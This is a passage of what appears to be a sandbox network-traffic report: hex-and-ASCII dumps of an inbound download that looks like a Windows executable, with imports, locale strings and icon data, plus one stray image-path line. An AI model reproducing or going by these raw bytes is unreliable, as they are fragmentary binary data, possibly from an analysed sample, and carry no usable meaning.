b4 06 af 9c fc Data Ascii: YCW&+5*!tMr&v7HYb4ON&dD=eoBE,z[U\cV|B^2_g"Ibc`n}@+Ka3YCXQqL9v6:/#3cnch>`$\CXltJ&!tjaB8e. Xc;3ecO 8UoMAkv+}gHj`r8e<d}gwX8g"OP<|H:8dc6
2022-07-29 05:11:49 UTC	397	IN	Data Raw: 47 ee 12 00 41 90 5d 4b 9b 77 53 5f ba 8b 14 42 d7 4d 86 e6 25 f3 ea 45 a1 d5 97 cf 73 b6 ca 58 08 00 00 00 00 00 00 00 9c 2a 42 f0 c8 5d 40 44 b5 bd 5d f2 88 35 65 8a f2 03 00 00 00 00 00 00 0d 49 6b ef d8 5c 7a 43 af fc da 8b 60 ee 4a 3c 1b 00 00 00 00 00 00 00 5a f6 f8 41 84 54 82 47 b1 3d 47 40 dd 7c 37 c5 04 00 00 00 00 00 00 00 dd 43 1e ef ed a9 41 43 8b cc 18 61 92 ae a0 89 f5 03 00 00 00 00 00 00 d7 4d 86 e6 25 f3 ea 45 a1 d5 97 cf 73 b6 ca 58 05 00 00 00 00 00 00 00 0d 49 6b ef d8 5c 7a 43 af fc da 8b 60 ee 4a 3c 11 00 00 00 00 00 00 00 4b e9 8a b2 a4 05 8e 4e be 01 72 cc 7e 09 9d 8f 07 00 00 00 00 00 00 00 4d e6 cd 73 20 d7 b2 4b a8 60 c7 55 af e7 7e f2 2d b2 a2 b3 95 a5 08 41 be 0a fc 3c 96 5f 3d 4a f1 03 00 00 00 00 00 00 ab fd d4 fb 7d 98 77 Data Ascii: GA]KwS_BM%EsX*B]@D]5eIk\zC`J<ZATG=G@|7CACaM%EsXIk\zC`J<KNr~Ms K`U~-A<_=J}w
2022-07-29 05:11:49 UTC	405	IN	Data Raw: 84 34 79 75 76 e4 0a 96 02 00 00 00 00 00 00 00 05 ba d8 2e d3 0a dc 42 b0 d0 bc 95 ac 39 6a c8 1f 00 00 00 00 00 00 00 00 00 04 b9 6c ae 04 48 98 ba c5 7b 46 96 5f e7 00 20 a0 a0 af bc e8 4b b3 f5 23 3f 23 1c f5 8f 03 00 00 00 00 00 00 00 0d 49 6b ef d8 5c 7a 43 af fc da 8b 60 ee 4a 3c 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 38 6c ae 04 48 98 ba c5 7b 46 96 5f e7 9a 97 d4 26 43 e6 26 46 9e 2b 73 6d c0 c9 2f dc 04 00 00 00 00 00 00 00 d7 4d 86 e6 25 f3 ea 45 a1 d5 97 cf 73 b6 ca 58 05 ba d8 2e d3 0a dc 42 b0 d0 bc 95 ac 39 6a c8 03 00 00 00 00 00 00 00 6e 51 af dd c2 58 66 48 95 74 c3 b6 15 d4 2e a1 31 1c 58 c4 ab 89 97 45 8e 2b 9c 9c ab 44 0e 6b 58 50 54 4d 2e 1a 06 41 a3 57 77 1e 08 19 fc Data Ascii: 4yuv.B9jlH{F_ K#?#Ik\zC`J<8lH{F_&C&F+sm/M%EsX.B9jnQXfHt.1XE+DkXPTM.AWw
2022-07-29 05:11:49 UTC	413	IN	Data Raw: 28 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 29 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 3a 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 40 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 0d 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 03 0d 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 30 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 31 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 32 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 48 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 4b 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 4c 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 4e 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 51 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 5b 03 00 00 00 00 00 00 c0 00 00 00 00 00 00 46 8a b2 96 b1 b4 ba 1a 10 b6 9c 00 aa 00 34 1d Data Ascii: (F)F:F@FFF0F1F2FHFKFLFNFQF[F4
2022-07-29 05:11:49 UTC	420	IN	Data Raw: cc 1a 01 80 01 00 00 00 58 79 01 80 01 00 00 00 08 e9 06 80 01 00 00 00 b8 96 01 80 01 00 00 00 b8 96 01 80 01 00 00 00 98 5b 01 80 01 00 00 00 e8 79 01 80 01 00 00 00 88 e9 06 80 01 00 00 00 48 96 01 80 01 00 00 00 f0 97 01 80 01 00 00 00 34 5b 01 80 01 00 00 00 6c 79 01 80 01 00 00 00 08 ea 06 80 01 00 00 00 44 96 01 80 01 00 00 00 44 96 01 80 01 00 00 00 28 5b 01 80 01 00 00 00 10 79 01 80 01 00 00 00 88 ea 06 80 01 00 00 00 70 96 01 80 01 00 00 00 f4 97 01 80 01 00 00 00 60 5b 01 80 01 00 00 00 9c 79 01 80 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 01 00 00 01 01 01 01 01 01 01 01 01 01 00 00 01 00 01 00 00 01 01 01 01 01 01 01 01 01 01 01 01 01 Data Ascii: Xy[yH4[lyDD([yp`[y
2022-07-29 05:11:49 UTC	428	IN	Data Raw: 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 5b 5c 5d 5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e Data Ascii: !"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
2022-07-29 05:11:49 UTC	436	IN	Data Raw: 43 08 00 00 00 00 00 00 38 9a 06 80 01 00 00 00 6b 08 00 00 00 00 00 00 50 9a 06 80 01 00 00 00 01 0c 00 00 00 00 00 00 60 9a 06 80 01 00 00 00 04 0c 00 00 00 00 00 00 70 9a 06 80 01 00 00 00 07 0c 00 00 00 00 00 00 80 9a 06 80 01 00 00 00 09 0c 00 00 00 00 00 00 90 9a 06 80 01 00 00 00 0a 0c 00 00 00 00 00 00 a0 9a 06 80 01 00 00 00 0c 0c 00 00 00 00 00 00 b0 9a 06 80 01 00 00 00 1a 0c 00 00 00 00 00 00 c0 9a 06 80 01 00 00 00 3b 0c 00 00 00 00 00 00 d8 9a 06 80 01 00 00 00 6b 0c 00 00 00 00 00 00 e8 9a 06 80 01 00 00 00 01 10 00 00 00 00 00 00 f8 9a 06 80 01 00 00 00 04 10 00 00 00 00 00 00 08 9b 06 80 01 00 00 00 07 10 00 00 00 00 00 00 18 9b 06 80 01 00 00 00 09 10 00 00 00 00 00 00 28 9b 06 80 01 00 00 00 0a 10 00 00 00 00 00 00 38 9b 06 80 01 00 00 Data Ascii: C8kP`p;k(8
2022-07-29 05:11:49 UTC	444	IN	Data Raw: 61 00 72 00 2d 00 6c 00 62 00 00 00 00 00 00 00 61 00 72 00 2d 00 6c 00 79 00 00 00 00 00 00 00 61 00 72 00 2d 00 6d 00 61 00 00 00 00 00 00 00 61 00 72 00 2d 00 6f 00 6d 00 00 00 00 00 00 00 61 00 72 00 2d 00 71 00 61 00 00 00 00 00 00 00 61 00 72 00 2d 00 73 00 61 00 00 00 00 00 00 00 61 00 72 00 2d 00 73 00 79 00 00 00 00 00 00 00 61 00 72 00 2d 00 74 00 6e 00 00 00 00 00 00 00 61 00 72 00 2d 00 79 00 65 00 00 00 00 00 00 00 61 00 7a 00 2d 00 61 00 7a 00 2d 00 63 00 79 00 72 00 6c 00 00 00 00 00 61 00 7a 00 2d 00 61 00 7a 00 2d 00 6c 00 61 00 74 00 6e 00 00 00 00 00 62 00 65 00 2d 00 62 00 79 00 00 00 00 00 00 00 62 00 67 00 2d 00 62 00 67 00 00 00 00 00 00 00 62 00 6e 00 2d 00 69 00 6e 00 00 00 00 00 00 00 62 00 73 00 2d 00 62 00 61 00 2d 00 6c 00 61 Data Ascii: ar-lbar-lyar-maar-omar-qaar-saar-syar-tnar-yeaz-az-cyrlaz-az-latnbe-bybg-bgbn-inbs-ba-la
2022-07-29 05:11:49 UTC	452	IN	Data Raw: 00 00 00 c0 32 f0 d2 3f 00 00 00 20 3f fe d2 3f 00 00 00 70 44 0c d3 3f 00 00 00 b0 42 1a d3 3f 00 00 00 e0 39 28 d3 3f 00 00 00 10 2a 36 d3 3f 00 00 00 50 13 44 d3 3f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 8f 20 b2 22 bc 0a b2 3d d4 0d 2e 33 69 0f b1 3d 57 d2 7e e8 0d 95 ce 3d 69 6d 62 3b 44 f3 d3 3d 57 3e 36 a5 ea 5a f4 3d 0b bf e1 3c 68 43 c4 3d 11 a5 c6 60 cd 89 f9 3d 9f 2e 1f 20 6f 62 fd 3d cd bd da b8 8b 4f e9 3d 15 30 42 ef d8 88 00 3e ad 79 2b a6 13 04 08 3e c4 d3 ee c0 17 97 05 3e 02 49 d4 ad 77 4a ad 3d 0e 30 37 f0 3f 76 0e 3e c3 f6 06 47 d7 62 e1 3d 14 bc 4d 1f cc 01 06 3e bf e5 f6 51 e0 f3 ea 3d eb f3 1a 1e 0b 7a 09 3e c7 02 c0 70 89 a3 c0 3d 51 c7 57 00 00 2e 10 3e 0e 6e cd ee 00 5b 15 3e af b5 03 70 29 86 df 3d 6d a3 36 b3 b9 57 10 Data Ascii: 2? ??pD?B?9(?*6?PD? "=.3i=W~=imb;D=W>6Z=<hC=`=. ob=O=0B>y+>>IwJ=07?v>Gb=M>Q=z> p=QW.>n[>p)=m6W

Timestamp	kBytes transferred	Direction	Data
2022-07-29 05:11:49 UTC	459	IN	Data Raw: 30 a5 01 00 ec 1d 05 00 aa 1e 05 00 be 1e 05 00 d2 1e 05 00 19 1f 05 00 3b 1f 05 00 4f 1f 05 00 71 1f 05 00 b8 1f 05 00 da 1f 05 00 e4 1f 05 00 eb 1f 05 00 ef 1f 05 00 fb 1f 05 00 05 20 05 00 12 20 05 00 1f 20 05 00 31 20 05 00 39 20 05 00 50 20 05 00 57 20 05 00 00 10 00 00 a3 8e 00 00 10 9f 00 00 80 00 00 00 c0 9f 00 00 10 26 00 00 38 d0 00 00 68 40 00 00 e4 10 01 00 1c 93 00 00 08 a5 01 00 34 00 00 00 80 16 05 00 60 01 00 00 40 18 05 00 d0 00 00 00 e8 19 05 00 61 02 00 00 90 1c 05 00 d1 05 00 00 70 25 05 00 20 00 00 00 00 00 00 00 00 10 00 00 50 0c 05 00 2e 74 65 78 74 24 6d 6e 00 00 00 00 50 1c 05 00 40 00 00 00 2e 74 65 78 74 24 6d 6e 24 30 30 00 90 1c 05 00 00 09 00 00 2e 74 65 78 74 24 78 00 00 30 05 00 70 03 00 00 2e 69 64 61 74 61 24 35 00 00 00 Data Ascii: 0;Oq 1 9 P W &8h@4`@ap% P.text$mnP@.text$mn$00.text$x0p.idata$5
2022-07-29 05:11:49 UTC	467	IN	Data Raw: 22 64 ca 01 22 34 c9 01 22 01 c4 01 14 f0 12 e0 10 50 00 00 dc 9f 00 00 10 0e 00 00 01 1d 0c 00 1d 74 0d 00 1d 64 0c 00 1d 54 0b 00 1d 34 0a 00 1d 52 19 f0 17 e0 15 c0 01 14 08 00 14 64 09 00 14 54 08 00 14 34 07 00 14 32 10 70 01 10 06 00 10 64 08 00 10 34 06 00 10 32 0c 70 01 22 0a 00 22 74 09 00 22 64 08 00 22 54 07 00 22 34 06 00 22 32 1e e0 01 21 0a 00 21 64 0a 00 21 54 09 00 21 34 08 00 21 32 1d f0 1b e0 19 70 01 0f 04 00 0f 74 02 00 0a 34 01 00 01 1b 0a 00 1b 74 0d 00 1b 64 0c 00 1b 34 0b 00 1b 52 14 f0 12 e0 10 50 11 0f 04 00 0f 34 06 00 0f 32 0b 70 38 d0 00 00 01 00 00 00 32 b2 01 00 3c b2 01 00 61 22 05 00 00 00 00 00 11 0f 04 00 0f 34 06 00 0f 32 0b 70 38 d0 00 00 01 00 00 00 72 b1 01 00 7c b1 01 00 61 22 05 00 00 00 00 00 11 0f 04 00 0f 34 06 Data Ascii: "d"4"PtdT4RdT42pd42p""t"d"T"4"2!!d!T!4!2pt4td4RP42p82<a"42p8r|a"4
2022-07-29 05:11:49 UTC	475	IN	Data Raw: 43 6f 54 61 73 6b 4d 65 6d 41 6c 6c 6f 63 00 00 8c 00 43 6f 54 61 73 6b 4d 65 6d 46 72 65 65 00 0d 02 53 74 72 69 6e 67 46 72 6f 6d 47 55 49 44 32 00 91 00 43 6f 55 6e 69 6e 69 74 69 61 6c 69 7a 65 00 00 61 00 43 6f 49 6e 69 74 69 61 6c 69 7a 65 45 78 00 00 68 00 43 6f 4c 6f 61 64 4c 69 62 72 61 72 79 00 6f 6c 65 33 32 2e 64 6c 6c 00 e9 04 52 74 6c 43 61 70 74 75 72 65 43 6f 6e 74 65 78 74 00 f1 04 52 74 6c 4c 6f 6f 6b 75 70 46 75 6e 63 74 69 6f 6e 45 6e 74 72 79 00 00 f8 04 52 74 6c 56 69 72 74 75 61 6c 55 6e 77 69 6e 64 00 00 d8 05 55 6e 68 61 6e 64 6c 65 64 45 78 63 65 70 74 69 6f 6e 46 69 6c 74 65 72 00 00 97 05 53 65 74 55 6e 68 61 6e 64 6c 65 64 45 78 63 65 70 74 69 6f 6e 46 69 6c 74 65 72 00 2a 02 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 Data Ascii: CoTaskMemAllocCoTaskMemFreeStringFromGUID2CoUninitializeaCoInitializeExhCoLoadLibraryole32.dllRtlCaptureContextRtlLookupFunctionEntryRtlVirtualUnwindUnhandledExceptionFilterSetUnhandledExceptionFilter*GetCurrentProcess
2022-07-29 05:11:49 UTC	483	IN	Data Raw: fc db 00 00 62 dc 00 00 dc f0 06 00 64 dc 00 00 51 dd 00 00 4c 00 07 00 70 dd 00 00 6e df 00 00 68 03 07 00 70 df 00 00 71 e1 00 00 a8 03 07 00 74 e1 00 00 34 e2 00 00 e8 03 07 00 34 e2 00 00 f5 e2 00 00 14 04 07 00 f8 e2 00 00 c9 e3 00 00 80 04 07 00 cc e3 00 00 9d e4 00 00 80 04 07 00 a0 e4 00 00 75 e9 00 00 40 04 07 00 78 e9 00 00 73 ee 00 00 60 04 07 00 74 ee 00 00 8d f0 00 00 98 04 07 00 90 f0 00 00 7f f3 00 00 b4 04 07 00 80 f3 00 00 bd f4 00 00 38 fe 06 00 c0 f4 00 00 02 f6 00 00 38 fe 06 00 04 f6 00 00 3b f8 00 00 38 03 07 00 3c f8 00 00 d0 fa 00 00 50 03 07 00 d0 fa 00 00 4a fb 00 00 dc f0 06 00 a0 fc 00 00 dc fc 00 00 dc f0 06 00 28 fd 00 00 43 fd 00 00 b0 fe 06 00 b8 fd 00 00 0b fe 00 00 fc ff 06 00 0c fe 00 00 29 fe 00 00 dc f0 06 00 34 fe 00 Data Ascii: bdQLpnhpqt44u@xs`t88;8<PJ(C)4
2022-07-29 05:11:49 UTC	491	IN	Data Raw: dc f6 06 00 cc a2 03 00 08 a3 03 00 58 14 07 00 08 a3 03 00 37 a3 03 00 b0 fe 06 00 40 a3 03 00 60 a4 03 00 dc f6 06 00 60 a4 03 00 b8 a4 03 00 60 14 07 00 b8 a4 03 00 fb a4 03 00 b0 fe 06 00 fc a4 03 00 13 a5 03 00 b0 fe 06 00 1c a5 03 00 29 a6 03 00 84 14 07 00 34 a6 03 00 92 a7 03 00 80 ff 06 00 94 a7 03 00 3a a9 03 00 38 fe 06 00 b8 a9 03 00 24 ab 03 00 a4 01 07 00 2c ab 03 00 1f ac 03 00 80 ff 06 00 20 ac 03 00 1c ad 03 00 80 ff 06 00 1c ad 03 00 f9 ad 03 00 dc f6 06 00 fc ad 03 00 eb ae 03 00 80 ff 06 00 ec ae 03 00 87 af 03 00 80 ff 06 00 a4 af 03 00 17 b0 03 00 b8 14 07 00 24 b1 03 00 89 b1 03 00 18 06 07 00 a4 b2 03 00 10 b3 03 00 f0 08 07 00 40 b3 03 00 48 b4 03 00 c8 14 07 00 48 b4 03 00 90 b4 03 00 dc f0 06 00 ac b4 03 00 e3 b4 03 00 dc f0 06 Data Ascii: X7@```)4:8$, $@HH
2022-07-29 05:11:49 UTC	499	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5c 1c db 00 5c 1c dc 00 59 1d dd 00 5b 1c dc 00 5c 1c dc 01 5c 1c dc 03 5c 1d dc 04 5c 1c dc 03 5c 1c dc 02 5c 1c dc 01 5c 1d dd 00 5c 1c db 00 5c 1c dc 00 60 20 df 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: \\Y[\\\\\\\\\\`
2022-07-29 05:11:49 UTC	506	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 25 e2 00 59 16 d7 00 5a 16 d8 00 5d 1f de 03 61 2d e8 00 5f 26 e3 0b 5d 1f de 58 5d 1e dd d9 5c 1b db ff 5c 1c dc Data Ascii: `%YZ]a-_&]X]\\
2022-07-29 05:11:49 UTC	514	IN	Data Raw: 66 38 f0 ff 66 38 f0 ff 66 39 f1 ff 65 34 ed ff 5c 1d dd ff 5c 1c dc ff 5b 1a db ff 5f 25 e2 ff 67 39 f1 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 39 f0 ff 65 36 ee ff 5d 1e dd ff 5c 1c dc ff 5c 1b db ff 5f 23 e1 ff 66 39 f1 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 67 3a f1 ff 63 30 ea ff 5c 1b db ff 5c 1c dc fb 5c 1c dc ff 5c 1d dd 7f 5c 1d dd 00 5c 1d dd 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: f8f8f9e4\\[_%g9f8f8f8f8f8f8f9e6]_#f9f8f8f8f8f8g:c0\\\\\\
2022-07-29 05:11:49 UTC	522	IN	Data Raw: 5c 1c dc ff 5c 1b dc 7f 69 3f f5 35 66 38 f0 ba 66 38 f0 f7 65 35 ee ff 62 2c e7 ff 5d 1f de fe 5c 1b db ff 5c 1d dd e8 5d 1f de 88 60 26 e2 11 60 27 e4 00 5d 1f de 03 5b 1a da 00 5b 1b db 00 60 26 e3 00 00 00 00 00 00 00 00 00 55 9b 36 00 6c b9 51 02 6c b9 51 00 6b b9 51 33 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b9 51 ff 6c b9 51 ff 6c ba 52 ff 6d ba 52 ff 6c ba 52 ff 6a b7 4f ff 63 ae 47 ff 58 a2 3c ff 50 98 33 ff 50 97 34 ff 51 98 35 ff 51 99 35 ff 67 b3 4c ff 6c b9 51 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6a b7 4f ff 6d ba 52 ff 60 ab 44 ff 4f 97 33 ff 51 98 36 ff 4f 97 33 ff 53 9c 36 ff 5e a8 42 ff 66 b3 4b ff 6b b8 50 ff 6c ba 52 ff 6d ba 52 Data Ascii: \\i?5f8f8e5b,]\\]`&`']][[`&U6lQlQkQ3kPkPkPkPkPkPkPkQlQlRmRlRjOcGX<P3P4Q5Q5gLlQkPkPkPkPkPkPkPjOmR`DO3Q6O3S6^BfKkPlRmR
2022-07-29 05:11:49 UTC	530	IN	Data Raw: 72 b8 53 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 26 e3 00 5d 1f dd 00 5e 21 df 00 5e 23 e0 01 5c 1c dc 08 5c 1d dc 00 5d 1e de 75 5c 1c dc ff 5c 1c dc fb 5b 1a db ff 62 2e e9 ff 66 39 f1 ff 66 37 f0 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 39 f1 ff 64 31 eb ff 5c 1b db ff 5c 1d dc ff 5b 1a db ff 60 28 e5 ff 67 3a f1 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 39 f1 ff 65 34 ed ff 5c 1d dc ff 5c 1c dc ff 5b 1a db ff 5f 25 e3 ff 67 3a f1 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 39 f1 ff 64 32 ec ff 5c 1b db ff 5c 1d dc ff 5b 1a db ff 60 28 e4 ff 67 3a f1 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 66 38 f0 ff 65 35 ee Data Ascii: rS_&]^!^#\\]u\\[b.f9f7f8f8f8f9d1\\[`(g:f8f8f8f9e4\\[_%g:f8f8f8f8f8f8f9d2\\[`(g:f8f8f8f8e5


Timestamp	kBytes transferred	Direction	Data
2022-07-29 05:11:49 UTC	538	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 27 29 03 00 27 29 03 00 27 29 03 00 27 29 03 02 27 28 03 00 28 28 02 01 27 29 03 04 27 29 03 01 27 29 03 00 27 28 03 00 27 2a 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 61 2c e8 00 4a 00 b2 00 5e 21 e0 01 60 26 e3 00 60 25 e3 11 5d 1e dd c7 5c 1c dc Data Ascii: ')')')')'((()')')')'('*a,J^!`&`%]\
2022-07-29 05:11:49 UTC	545	IN	Data Raw: 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 fc 6b b8 50 ff 6b b8 50 a7 6b b8 50 00 6b b8 50 03 6b b8 51 00 6b b8 51 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: kPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkPkQkQ
2022-07-29 05:11:49 UTC	553	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6b b8 50 00 6b b8 50 00 6b b8 50 01 6b b8 51 01 6a b8 50 00 6a b8 50 00 6b b8 50 12 6b b8 50 55 6b b8 50 a2 6b b8 50 e1 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 ff 6b b8 50 fe 6b b8 50 ff 6b b8 50 da 6b b8 50 5f 68 b7 52 01 6c b8 50 01 6a b6 4f 02 5b 98 3f 00 29 2f 06 04 26 28 03 00 27 29 03 a7 27 29 03 ff 27 29 03 f9 27 29 03 ff 27 29 03 56 27 28 02 00 29 2d 05 03 68 b0 4c Data Ascii: kPkPkPkQjPjPkPkPUkPkPkPkPkPkPkPkPkPkPkPkPkP_hRlPjO[?)/&(')')')')')V'()-hL
2022-07-29 05:11:49 UTC	561	IN	Data Raw: f4 00 00 00 00 01 3f ff ff ff ff ff ff ff ff ff f4 00 00 00 00 00 bf ff ff ff ff ff ff ff ff ff f4 00 00 00 00 00 bf ff ff ff ff ff ff ff ff ff e4 00 00 00 00 01 1f ff ff ff ff ff ff ff ff ff 92 00 00 00 00 01 2f ff ff ff ff ff ff ff ff ff a8 00 00 00 00 00 17 ff ff ff ff ff ff ff ff ff 50 00 00 00 00 00 2b ff ff ff ff ff ff ff ff ff a0 00 00 00 00 00 13 ff ff ff ff ff ff ff ff ff fe 40 00 00 00 00 00 13 ff ff ff ff ff ff ff ff fd 40 00 00 00 00 00 0a ff ff ff ff ff ff ff ff ff f4 80 00 00 00 00 00 09 3f ff ff ff ff ff ff ff e9 00 00 00 00 00 00 00 5f ff ff ff ff ff ff ff d0 00 00 00 00 00 00 01 2f ff ff ff ff ff ff ff ff a8 00 00 00 00 00 00 00 8f ff ff ff ff ff ff ff ff 90 00 00 00 00 00 00 00 47 ff ff ff ff ff ff ff 90 00 00 00 00 00 00 00 27 ff ff ff ff ff ff ff ff Data Ascii: ?/P+@@?_/G'
